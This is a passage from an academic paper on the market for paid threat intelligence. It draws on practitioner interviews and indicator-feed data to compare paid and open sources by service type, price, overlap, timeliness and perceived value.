


Figure 1: We reached analytical saturation after 9 interviews, as no more new codes were uncovered.

TI SOURCE TYPES	Respondents *n=14*
Paid threat intel providers (PTI)	100%
Open sources (OTI)	79%
Shared sources (STI)	64%
Government	50%
With product or service	50%
Collective procurement	36%
Own research	36%

Table 3: Prominent TI source types amongst our respondents are paid TI, open TI, and shared TI. We selected for the first.

5 DESCRIPTION OF PAID TI

We now address the first sub-question: What do paid TI services consist of? We coded the different answers to the interview question of what TI meant to the respondents. While prior work has focused on the indicator feeds, respondents also mentioned other PTI services, such as reports, requests for information, portals and custom alerts. For some, these services were more important than the indicators. We describe these different forms of PTI. For the two main services, indicators and reports, we also take a look at the offerings of the two PTI vendors in our study. We end with a brief exploration of price levels in the commercial market for threat intelligence.

5.1 TI services

Customers might subscribe to multiple TI services [31]. The variety of services reflects different needs in the market. As stated by a Team Lead TI at a bank: "Intelligence requirements differ per department. The SOC [Security Operations Center] would like to see indicators of compromise and to know TTPs [tactics, techniques and procedures], in order to understand what criminals are targeting, while the Risk department wants to know if these criminals have the capability and intent to disrupt our business, and if we are in control of those risks."

INTELLIGENCE PRODUCTS	Respondents *n=14*
Indicators	71%
Reports	71%
Requests for information	57%
Portal	50%
Data mining and aggregation	29%
Custom alerts	14%

Table 4: Most respondents name indicators and reports as intelligence products that they receive.





Figure 2: An upward trend is visible in the indicators and reports published by two leading paid TI providers between 2013-2019. Note that the Y-axis uses a log scale. Over 2018, a customer of one of the vendors might receive some 100 reports and 2500 indicators per month. The distribution of indicators over reports (and thus over months) is highly irregular.


Vendors of paid TI attach metadata to their intelligence products. It describes what industry a report relates to, as well as what threat actors the provider believes are involved. If the provider attaches indicators to the report, they will place in the metadata the degree of confidence they have that the indicator is malicious. This information is used to interpret TI and determine how it can be used.

■ **Indicators** are signals of attacker presence on a network. They are also referred to indicators of compromise (IOCs). Examples are an IP address of known attacker infrastructure, the hash of a piece of malware or a domain associated with a phishing campaign. Indicators are provided in proprietary formats via an API, making them ingestable by detection systems such as a SIEM or IDS. Indicators might be used for network-based or host-based detection, but also in different business processes, from security engineering to various business decisions.


The two PTI vendors in our study attach indicators to their reports. We find that the volumes of new indicators and reports of both vendors have steadily increased over the course of five years (Figure 2). The publication of indicators is



(a) IP indicators, avg. overlap 2,8%



(b) Domain indicators, avg. overlap 4,0%



(c) MD5 indicators, avg. overlap 2,5%

Figure 3: Indicators for threat actors tracked by both vendors from 2013-2018. Overlap is tiny and concentrated on a handful of actors.

unevenly distributed over time. For example, two hikes of the indicator volume can be explained by a vendor's introduction of new report types, leading them to to publish many of the corresponding indicators at once. Indicators are also very unevenly distributed over the reports they are published with.

Coverage is the extent to which a TI source actually includes indicators for all the threats that the source intends to capture. In the absence of ground truth on all ongoing threats, we look at the overlap among the two vendors – a similar approach to Li et al. [21]. Less overlap means that each vendor is observing unique indicators that are missed by the other providers, suggesting limitations in the coverage of threats.

We analysed the overlap for the same 22 actors that both




Figure 4: Government and financials represent the main industries as reported on by two leading paid TI providers from 2013-2018. Civil society is the third most targeted sector observed, which is surprising if we assume that these organization are not really in a position to pay for and use high-end TI. We mapped vendor labels to a common structure.

vendors claim to track. The results are summarized in Figure 3. We find very low overlap – on average between 2.5 to 4.0%, depending on the indicator type. The overlap is unevenly distributed and mostly concentrated on a handful of actors. The highest overlap is 21.0% for the IP addresses of threat actor 21. This overlap is low, considering that these indicators are supposed to provide coverage of the activity of the same threat actors. These results beg the question what coverage these indicators actually provide of all malicious activity, by these actors and otherwise. We extend the analysis of overlap in Section 6 with OTI.

■ **Reports** come in various flavors. Malware reports describe the technical results of reverse-engineering captured binaries. Threat reports describe the goals and modus operandi of threat actors. Advisories and alerts describe current events, such as a software vulnerability being targeted or a threat group expanding their focus to another geographic region.

As can be seen in Figure 4, paid TI reports primarily consider threats to government, military, and financial services. These sectors likely form an important part of the customer base of PTI providers. A surprising third in subject matter was civil society, including NGOs and international organizations. Possibly this prominence could be explained by the political significance of the targeting of civil society, or by the relatively large number of such campaigns being observed.

In our interviews, respondents describe that reports of PTI providers are helpful on "all decks of the organisation", from SOC analyst to CISO. A manager at an MSP described reports as the most important form of PTI, as they allowed his analysts to provide context for the clients of why certain alerts happened and what they mean: "We need to inform the customer if we get a critical alert. It may be 2 AM and we call the customer's mobile phone, only to find out that it's a false positive – that happens very often. Then we need to explain why this [security appliance] product says this, so we need some kind of reasoning. Then the customer asks us to filter out the event, or keep monitoring it."

■ **Requests for information (RFIs)** are inquiries from customers to the vendor's analysts. These were described by eight of our respondents as an important form of PTI. A request might work as follows. From reading a threat report, an analyst could be wondering about the relevance of the described threat for their organization. They might inquire with the report's authors if campaigns in some specific sector or geographic area had been observed. The vendor would then search their own data and report back with information.

Our respondents described that requests for information are budgeted as part of the contract at around 10 inquiries per year. One respondent explained that, in practice, the PTI providers were willing to share information if they could, even without a formal RFI. The quota for inquiries were mostly a formality. Another respondent described that as part of their contract, they had been assigned an analyst at the vendor for 0.5 FTE. They would be always in touch with the same person, who over time came to understand their information needs.

■ **Portals** provide access to information that a PTI vendor has delivered over time. They consist of websites with historic data on threat actors and their campaigns, overviews of reports by target sector, as well as other data that the vendor may provide, such as indicators or malware samples. Our respondents describe that portals contain most of the information a vendor has, sometimes more than what can be requested from the API.

■ **Data mining platforms and aggregators** are effectively OTI as-a-service. These are subscription-based platforms on which customers can run queries, sometimes coming pre-loaded with open source security data. Some TI aggregators focus on the analysis tool (TI platform) as a product, and have a curated OTI feed as an additional service. Customers can plug in their own PTI data sources in these platforms. The categorization of such trade tools as 'intelligence products' is up for debate, but our respondents did indeed name them as part of their paid threat intelligence.

■ **Custom alerts** notify customers of specific risks to their organizations. An example is when a domain is registered that is similar to the customer domain, which could be used for typosquatting. Another example is when compromised credentials of the customer organization occur in credential

dumps. We note that the two leading providers that we have analyzed do not offer this service. Providers that offer it may be targeting a different audience with their services, possibly customers that are in need of a managed TI capability, rather than external data sources as input to their existing TI team.

5.2 Pricing of PTI

Public information on pricing of paid threat intelligence information is sparse. We did not identify a single instance of a PTI provider transparently providing pricing information on its website. In general, a recent Gartner report lists the services of the market leaders as upwards of USD 100,000 [20].

We collected 38 price points for 6 popular PTI providers [14] as well as 2 smaller providers. These are displayed in Figure 5. The data points were derived from publicly available schedule price lists [11, 8], as well as by requesting quotes from these vendors. Note that services offered by vendors are not directly comparable and that therefore this figure gives only a rough indication of pricing in the market as a whole.

On the right side ($100,000-$650,000 per year), we find high-end vendors which sell their own TI, while on the left ($30,000-$100,000 per year) we find paid aggregators, whose services primarily consist of providing a platform to integrate TI from other sources and to support analysts with analytics.

The wide bandwidth may be explained by pricing models and negotiations. Our respondents describe that pricing models are sometimes based on per-user licensing, where costs increase as the number of analysts that have access to the provider's portal grows. Furthermore, pricing can be negotiated. A TI analyst at a major bank, said: "Vendor pricing is arbitrary. It's based on the size of the customer organization in most cases." Another respondent described a negotiation with a TI provider in which the asking price was lowered by a factor ten.

Although there is leeway and room for negotiation, PTI currently seems restricted to enterprise organizations with large budgets for information security. A Team Lead TI at a bank shared: "The global costs of a CTI team is around €1-1.5 million per year, including 6-7 staff members and tooling costs. [...] Purchasing two or three feeds at €115,000 to €135,000 per year each may sound like a lot, but is actually not so bad for a bank."

6 COMPARISON WITH OPEN TI

We now address the second question: *How is paid TI different from open TI?* We define sources of OTI by the simple fact that they are freely available, but they are very diverse in nature. A news article may be seen as open source intelligence, as may a thread on a message board on which criminal activity is discussed. According to one analyst we spoke to, open TI included the cybersecurity podcast he listened to on his commute to work.




Figure 5: Subscription costs of various PTI providers. Pricing is often based on the size of the customer organization, with major vendors demanding upwards of $100,000 per year.

We then compare indicators from two paid providers and four prominent open source feeds, and establish that there is almost no overlap between the two types of sources.

6.1 Reports

Security researchers, also those at PTI vendors, post blogs, write-ups, and tweets that are accessible to everyone. These are basically the OTI analogue to the reports from PTI vendors. In fact, most vendors make a small fraction of their reports publicly available for marketing, moving them into the OTI domain.[1] These are the same reports as their customers receive, but without the associated indicator sets.

Open and paid sources are by no means decoupled in terms of the attackers they describe. Vendor reports often refer to work posted by OTI researchers, in some cases copying in screenshots of tweets that first observed certain attacker behaviour. We find that paid providers often draw on such open sources, but their reports are much more complete in their description of the context, implications, and possible mitigation options. A manager at an R&D institute in Japan had the view that this property makes paid TI useful especially for larger organizations: "[Paid] threat intelligence is useful for organizations wanting to know much more details about an attack, but using OSINT should be enough for the purposes of a SOC in a medium-sized company."

6.2 Indicators

Respondents collect indicators from open, shared, and paid sources, often loading these in their TI platform or SIEM system. In these systems, indicators are labeled with their origin, allowing analysts to interpret them, e.g. based on their source. Three respondents stated that they did not distinguish between paid and open sources in their detection processes – indicators are indicators.

[1] Freely available vendor reports are indexed by the APTNotes project and can be referenced and searched on https://threatminer.org.

Indicators from open source feeds are more commonly referred to as blacklists or abuse feeds. Respondents discussed the confidence they place in TI sources. In this context, PTI was thought to be more 'accurate' than those from OTI. When pressed, it seems that respondents actually meant: more curated and smaller feeds, rather than more accurate. Smaller sets produce, by definition, fewer false positives. Respondents were emphasizing the element of accuracy that impacts the analyst's workflow, namely minimizing the number of false positives. The other side of accuracy, the rate of false negatives, was not mentioned, even though this rate might actually be higher for smaller and more curated feeds. Because of this perceived accuracy, PTI indicators are used with more confidence in detection and other use cases.

■ **Overlap** among paid and open sources is negligible, even though the OTI lists are vastly more voluminous than the lists of PTI indicators, as can be seen in Figure 6. This is relevant, because overlap helps us understand the coverage of a source – the level to which it captures the intended threats – as described in Section 5. The overlap between the individual sources is shown in Figure 7 as a fraction of the total volume of that source for that period. Vendor 1 and vendor 2 (PTI) share some indicators amongst each other – 1,3% and 13,0% respectively. This seems low, considering that the feeds are focused on the same topic areas in the overall landscape. It appears that PTI has the same pattern as OTI: a lack of overlap among feeds and the dominance of 'singletons'. Less than 1% of the PTI indicators overlap with any of the OTI sources. Vice versa, the OTI sources share indicators with each other, quite substantially in some cases, but there is basically no overlap with PTI: 0,0% of all OTI indicators are also observed in the PTI sources. As we describe in the Methodology, the uncommonly large amount of overlap between the OTI sources [21] is explained by the fact that we selected specifically for OTI that is often re-used [15] in hopes that this would increase overlap with PTI sources – to no such effect.

■ **Timeliness** of indicators means that the information is available to the customer early enough to actually detect and stop an attempt at compromise. While there is no ground truth as to when a particular resource (domain, IP, binary) was first used by a threat actor, we can assess timeliness via pairwise comparisons of the different feeds and measuring the delays in which indicators are made available to customers. For this analysis, we work with the small number of indicators that occur in more than one set.

We first compare the two PTI vendors (n=16 and n=28, respectively). In Figure 8, we can see drastic delays in when PTI vendors observe indicators. On average, it take more than a month before an indicator observed by one vendor is also observed by the other vendor. In terms of defending against sophisticated threat actors, this is a very long delay. We find almost no instances where threat intelligence is distributed by other PTI within the same week. It seems




Figure 6: Overlap between OTI indicators published in one month (October 2018) and PTI indicator sets published in the enclosing five months (Aug-Dec). The latter time frame allows for variations in timing when the indicators are first reported and thus provides us with an upper-bound estimate of overlap. The overlap turns out to be negligible, suggesting that these types of intelligence are different in kind, as well as in volume. Areas in the diagram are proportional to the number of indicators.

that vendors do not use the TI from their competitors, or at least not successfully, to find the same indicators in their own telemetry.

We conducted the same analysis for the indicators of the two vendors versus the four OTI sources. The latter comparison is only based on the tiny overlap of 2 to 7 cases, which means that we cannot draw any strong conclusions. One might expect that paid providers would be faster in all cases, but PTI sources were faster in only half of the cases we have analysed. So it seems PTI is not faster in finding indicators than OTI. The same appears to hold vis-à-vis STI, in the words of a team lead TI at an oil and gas company: "We also have our own networks with companies in [our sector] and I must honestly say, we quite often get the information earlier there than from our [paid] intelligence providers."

While we have no ground truth as to when a particular resource (domain, IP, binary) was first used by an actor, the fact that we see major delays in all pairwise comparisons of our PTI and OTI sources suggests timeliness is a major problem.

7 USES AND VALUE OF TI

This section addresses our final question: *How do customers use TI and how do they perceive its value?* Given that customer organizations of PTI are paying a substantial amount



Figure 7: Indicator overlap as a percentage of the row's total volume. From Vendor 1's indicators, 13% is also listed by Vendor 2, and 0.3% is listed by by AlienVault. Overall, PTI and OTI sources hardly share any indicators, at most 0.9% relative to the PTI set, and at most 0.02% relative to the OTI set. The same subsets are used as for Figure 6.




Figure 8: Timeliness comparison between sources. There is often a delay of over a month before an indicator is listed by a second source. We show three pairwise comparisons. To illustrate: we found 16 instances where Vendor 1 was earlier than Vendor 2, to an average of 45 days. Note that the number of indicators (n) is low, because it is based on the small overlap between sources. We aggregate the 4 OTI sources into a single set. For the comparison between the two vendors, we use the period of 2013-2018. For the comparison between vendors and OTI, we used the same subset as for Figure 6.

of money compared to OTI and STI, they apparently value PTI to be worth the asking price. We tried to understand their perceptions of this value in two ways: by asking them how they used PTI (use cases) and by asking about what they see as strengths and weaknesses of their sources. These two ways are aligned with the economic distinction between 'stated preferences' versus 'revealed preferences'. The former infers preferences from what people explicitly state as preference, the latter from their actual choices and behaviors.

7.1 Use cases of TI

Based on the analysis of the interviews, we found 9 use cases for TI (Table 5). The percentages refer to what percentage of the respondents mentioned this use case.

The top three use cases are central to SOC operations. **Network detection** (93% of respondents mentioned this) is still the main use of threat intelligence. This includes all instances in which TI is used to reduce attacker dwell time in an automated fashion, including correlating TI to logs, ingesting it in a SIEM or IDS, or using it in host-based detection controls.

Situational awareness was mentioned in two out of three interviews (64%) as a use case. This is the ability of TI or SOC analysts to have a general understanding of their organization's threat environment and risk profile. Situational awareness is broader than detection, It is relevant in the planning and direction phases of the intelligence cycle [18]. . A Team Lead TI at a bank said it is not just about cybersecurity: "I believe that is too limited. It's about understanding who is a threat to my organization, not just the technical channel used for the attack."

SOC prioritization (50%) is a more practical use of TI, e.g. to assess how critical alerts are or to direct threat hunting efforts. This way, resources – especially attention of analysts – can be allocated toward most relevant threats.

Informing business decisions (36%) concerns uses of TI to improve organizational decision-making. For example, a CISO used TI to evaluate the return on various options to invest in security controls. But there are also organizations that use paid TI to assess the risks associated with a potential acquisition of international competitors, to gain a 'business decision advantage'. An analyst at a bank said: "Threat intelligence means engaging with various business units in order to understand their information needs, and then developing a way to answer those in a timely way. As a consultative practice within [our organization] we could provide information on geopolitical affairs, and intelligence on physical risks in a country that [we are] operating in. It doesn't necessarily have to relate to cyber." This use case, like situational awareness, also underlines the value of reports compared to raw indicators.

Enrichment of own threat intelligence (36%) where PTI is processed with the aim to improve the organization's own services – e.g., by managed SOC providers and government CERTs, as well as by TI teams to internal stakeholders. As an MSSP manager stated: "We can give our customer the reason why [their security appliance] generates this alert. We

can get background information to understand why [the PTI vendor] detects this as suspicious."

Improving end user awareness (29%) is about using TI to educate the wider employee population of the organization, e.g., security-awareness based on reports about recent phishing campaigns.

Threat hunting (29%) is active investigation using TI. This is the type of research which requires human creativity and is currently hard to automate. Combining TI and other data can generate insights for an analyst on where and how to search for attacker activity in systems and networks.

Informing security engineering (21%) includes using TI to organize vulnerability management as part of maintaining the organizations own systems. It also includes the prioritization of developer tasks, e.g., on a customer-facing app, based on observed attacker tactics.

Reducing financial fraud (14%) is a specific use case for banks. Their PTI vendors are supplying them with lists of compromised credit cards. Based on this data, they can decide to block cards or investigate accounts for money laundering. A Team Lead TI at a bank shared: "We are not in a position to buy something from dark web criminals, but [the PTI vendors] are."

7.2 Value perception of TI

Prior work has assumed that users would like to evaluate TI based on quality criteria such as volume, overlap, timeliness, accuracy, and coverage [21, 33], as discussed in Section 2. The assumption is that those criteria capture what users value. Rather than work from this assumption, we have followed an inductive approach. When our respondents made evaluating comments about TI, we labelled them. This resulted in wider set of 16 separate codes of the properties that made TI to be perceived as more valuable. We describe these labels, printed here in italics, and list them in Table 6 in Appendix B.

First of all, only three respondents (21%) mentioned anything about price or affordability. If price is not a key factor, this begs the question: what is? We distinguished three clusters of values: confidence, relevance and actionability.

Confidence relates to how much the user trusts the TI to provide useful results. This was primarily interpreted by respondents as not wasting the time of analysts. A head of SOC at an ISP described: "One of our commercial sources actually even has a negative value for us, because it costs us time to look into alarms that it generates, which turn out to be mostly false positives." Most of our respondents desire low 'noise' in the TI they receive, which we labeled as to *automatability* (79% of respondents named this property). Loaded into systems such as firewalls or IDSes, low-quality information will immediately have drastic operational impacts. Closely related to automating is the use of TI is trust in the vendor. A head of SOC at an ISP described wanting to be able to verify the origin of intelligence they receive, or what one might call the vendor's transparency: "For us, a provider's ability to answer questions about their intel is an indication of the confidence we can place in them. Of course I understand if they sometimes cannot name their sources. But we need some understanding of the process that led to an indicator being placed on a list in order to use it." Respondents perceive a source as more valuable if it providers an *original contribution* (50%), as demonstrated by this quote by a head of SOC: "We notice a lot of re-use between providers and people in the community. As a rule, we prefer original intelligence over curated or aggregated intelligence because you can cut out the middleman and directly ask questions about the assessment or provide feedback on the intelligence." Confidence is evidently related to *accuracy* (43%) of TI, but respondents also mentioned *selectiveness* (29%). As at analyst at a bank told us: "From [this trusted community] we get emails so often that we filter and tend to ignore them. Whereas [another source] only emails us twice per year. In that case we are likely to look into it." Selectiveness indicates a preference for a low volume, which is seen as an indication of accuracy.

These perception of value reflect an intriguing implicit trade-off that users are making; smaller, more curated TI sources are valued higher, as these require fewer organizational resources and may prevent information overload for analysts [4]. But they also imply more false negatives – something our analysis of the overlap of sources (Section 5) has confirmed. The risk of having high false negative rates was, remarkably, much less of a worry.

The second cluster of properties perceived as valuable is on **relevance**. Here, we find properties that value the degree in which the TI is tuned to the specific situation of the organization. Two respondents mentioned ending a contract with a PTI vendor because their intelligence mostly covered a *sector* (64%) not relevant to them. *Geographic focus* (50%) is a valued property because our respondents seem to understand attacker groups to choose targets based on earlier successful campaigns in a given country. Furthermore, a certain bias may be related to the geographic focus, as a respondent in Japan described the market for PTI as too US-centric, with certain information not being usable for their organization. A Team Lead TI at an oil and gas company warned: "Be aware of biases of your intelligence providers. For example, a US-based provider will never report on US spying activities." Hence, coverage of one source may have the *ability to correct bias* (14%) in another. *Coverage of relevant threats* (50%) was mentioned by respondents, but not in terms of if the indicator feeds exhaustively contained all the relevant infrastructure of the relevant threat groups. Rather, respondents seemed to interpret this in terms of coverage of their threat landscape, i.e. providing information about threats relevant for their organization. A Team Lead TI at a bank explained how at one point they were confronted with an advanced threat actor. They then separately asked four PTI vendors to tell them what they knew about this threat actor and validated this with their own

observations. They noted: "One vendor had nothing, the other three came with a theory. Based on the data that we could observe ourselves, we saw that [vendor X] was totally wrong. The other two vendors were right. It might have been a coincidence, but we did this a few more times and then decided to work with those two vendors." Again, these value perceptions reflect a way of thinking that aims to reduce impact of TI on analysts, in this case by valuing TI that reduces the inputs into the workflow to what is considered the most relevant.

Finally, there is a cluster of values around **actionability**. This was defined by a Team Lead TI at a bank as: "intelligence which you can use to influence your business." The *capability to provide context* (100%) means that TI helps the user to understand and explain events and alerts. Paid sources are seen by respondents as better at providing context than open sources. One analyst from the Netherlands said: "Intelligence is about context, about putting threats into perspective for your organization." *Timeliness* of TI (50%) is a valued property because indicators lose their relevance rapidly. Once TI is outdated, it is no longer actionable. In Section 6, we compared the timeliness of OTI and PTI and did not find a significant difference. This was consistent with the remarks of our respondents. Some said that they do see a difference with STI: they receive certain TI earlier from trusted communities. Yet, even timely TI is only actionable if it is *comprehensive* (50%) enough to be able to base decisions on it, such as suggesting possible mitigation strategies. Some respondents spoke about 'rich' information and about the difference between 'raw' vs. 'polished' intelligence, where PTI is deemed of higher quality because it is more polished towards use. An analyst as a bank stated: "A [colleague] at another bank is just going to post some IOCs to you, or it will be a small write-up, because their time is limited. It will not be of the same quality [as that of PTI providers]. That's the key difference: you're paying for polished intel rather than what we would call raw intel." *Interpretability* (50%) refers to the property that the analyst can make sense of the information, e.g., it has good meta-data. *Data visualisation* (14%) is related property that aids in putting the TI to use by making it accessible.

In sum, we find that TI is evaluated on a much broader set of criteria than prior work assumed. Furthermore, an underlying logic in the properties that respondents value is that they are optimizing the workflow of their organization – most notably their analysts – rather than the detection of threats. This is one of the key reasons why they value the smaller and more curated PTI sources. The fact that these smaller sources might have limited coverage and uncertain timeliness (Section 5 & 6) is not described as a major problem.

7.3 Evaluating TI

Customers of TI found it difficult to compare sources, which corroborates findings in market research [20, 14]. Evaluation happens mostly in informal processes and based on tacit criteria and heuristics. One research manager described: "So far, we don't have any kind of scientific evaluation process or method. Just a feeling of the analysts. They are using the threat intel daily, and they can feel if they are comfortable with it." Six out of fourteen respondents did define some criteria or intelligence requirements in order to evaluate TI sources, often in the form of information gaps in the organization – i.e., what questions the TI team needed to answer.

One analyst described using metrics within the network detection use case: "You can [demonstrate the effectiveness] by generating a metric on IOC feeds. For example, how many times does this commercial IOC feed purchased from [vendor X] create security events within our organization? And then, what is the outcome of those security events? Is it a false positive? In which case, that means that IOCs sent by that vendor are inaccurate. We can feed that back to the vendor when it comes that negotiation about the contract." On calculating metrics for the use case of informing business decisions, he added: "That's slightly more difficult to develop metrics around and quantify. But really, what we're looking for from stakeholders [in our organization] is very simple feedback: Was this useful? Did this aid your decision? [...] That is good enough to say if [my team's] reporting is having an impact."

8 DISCUSSION

In this paper, we have attempted to lift the veil of paid TI services. We confirm that, indeed, paid TI seems to be a different cup of tea, with distinct intelligence products and low overlap with open TI sources. The interviews we conducted display an apparent contradiction in the practice of TI use: professionals discuss at length the properties that they believe make TI valuable to them, yet hardly attempt to measure or validate these beliefs.

This contradiction questions if threat intelligence metrics, as proposed by [21] and others, can actually capture the right value properties. Research has focused on developing metrics that could be used to understand the coverage, accuracy and timeliness that PTI providers can provide. In our interviews we found, however, that customers are much more pragmatic in how they evaluate the added value of TI, namely through the impact it has on their analysts and security operations. To optimize the analysts' workflow, poor coverage is not necessarily a big problem, while the number of alerts is. This drives customers to smaller, curated sets – the opposite direction of where a coverage metric would point them. In detection parlance: one might expect customers of PTI to select sources for low false negatives, while actually they seem to be selecting for low false positives. These are two distinct goals that are both part of the concept of accuracy. Another limitation of these metrics is that although quantification make sense for network detection – events can be measured – it make

less sense for the other uses of PTI services that customers described. Thoughtfully composed threat actor reports do not lend themselves to quantitative analysis. Further, just counting network events does not tell much about organizational outcomes: an event may occur without it having much relevance or impact. Analyst skill and experience therefore remain essential for triage in the SOC [4]. Carefully prepared analysis reports could contribute to answering strategic questions in organizations [35], yet TI is currently used mostly in operational processes. That being said, metrics could help to optimize the selection of TI sources for event detection and to understand the potential for false negatives by looking at coverage and overlap. Metrics for TI are useful in this, more narrow, context.

Currently we lack a good understanding of the coverage of PTI vendors due to secrecy around their methods. While that is understandable in order to maintain operational security in the face of advanced attackers, it does make it harder for customers to evaluate what they are actually buying. This paper seeks to address this by describing overlap and timeliness through the comparison of indicators. We find that even when looking at the same actor groups, two of the leading PTI providers have diverging information with very small overlap. The secrecy around their methods to observe threat actors also benefits vendors economically: as long as their methods remain opaque, myths will live on about how TI providers may offer some special degree of TI coverage, possibly through an exclusive skillset, 'hacking back', or by means of access to restricted information. As described by Shires [36], vendors use "cyber noir" symbols that portray their work as deploying unconventional tactics in mythical battles between good and evil, often aligned with national security. Such stories and symbols give rise to an understanding of detection and attribution capabilities of PTI vendors that currently cannot be substantiated nor vetted.

As a consequence of the low transparency, the market for paid TI shows signs of asymmetric information, in which the vendors know what they are selling, but customers don't know what they are buying. Consumers in the market for TI therefore find it hard to compare services [20, 14]. As Metcalf concluded already in 2015 for blacklists: "secrecy does not benefit the operational analyst who must must decide which lists to apply" [25]. And indeed, five years later, our respondents say it is still "mostly guesswork" to understand the visibility and methods of paid TI providers, and with that the value of the services they offer.

Under conditions of information asymmetry, buyers rely on signals. One such signal is whether the firm is seen as a market leader, which is partially signalled via a high price for its services. In this sense, the phrase 'nobody ever got fired for buying IBM' also rings true for threat intelligence. Customers are incentivized to purchase from leading providers – the safe choice under uncertainty. This way, economic value is linked to vendor reputation. In the longer run though, structural information asymmetry holds the risk for vendors that customers may lose trust in the value of PTI services, which would decrease the willingness to pay. This effect is known as a 'market for lemons' [2]. Grigg [38] went one step further and argued that even vendors might lack reliable information on the quality of their products. Providers of PTI might know what data they collect and how, but they do not know – and can't know, Grigg would argue – how effective their product is in improving the security of their clients. Our analysis suggests that, in light of lacking ground truth and low overlap in indicators, vendors themselves may not even know how well they are able to track specific threat actors. When both seller and the buyer lack reliable information on the quality of a product, this creates – in Grigg's analysis – a market for 'silver bullets', where herding behavior and arbitrary best practices triumph over rational purchasing decisions.

Finally, we note that through their forensic work, TI vendors have profound influence on how the general public and the political leadership understands security incidents. Reporting on such incidents is not just neutral technical analysis but also requires interpretation and 'sense-making', as Stevens (2019) showed for the analysis of Stuxnet by Symantec [37]. Indeed, public understanding of such incidents is shaped by the political and economic prisms of the experts who carry out the analysis [13, 42]. Information asymmetry in the market for paid threat intelligence is therefore not only of economic, but also of political significance.

9 RELATED WORK

There is a rich line of research that has studied the properties of open threat intelligence, also known as abuse feeds and blocklists – e.g., [39, 25, 19]. Problems in coverage, timeliness and accuracy have consistently been observed in these studies.

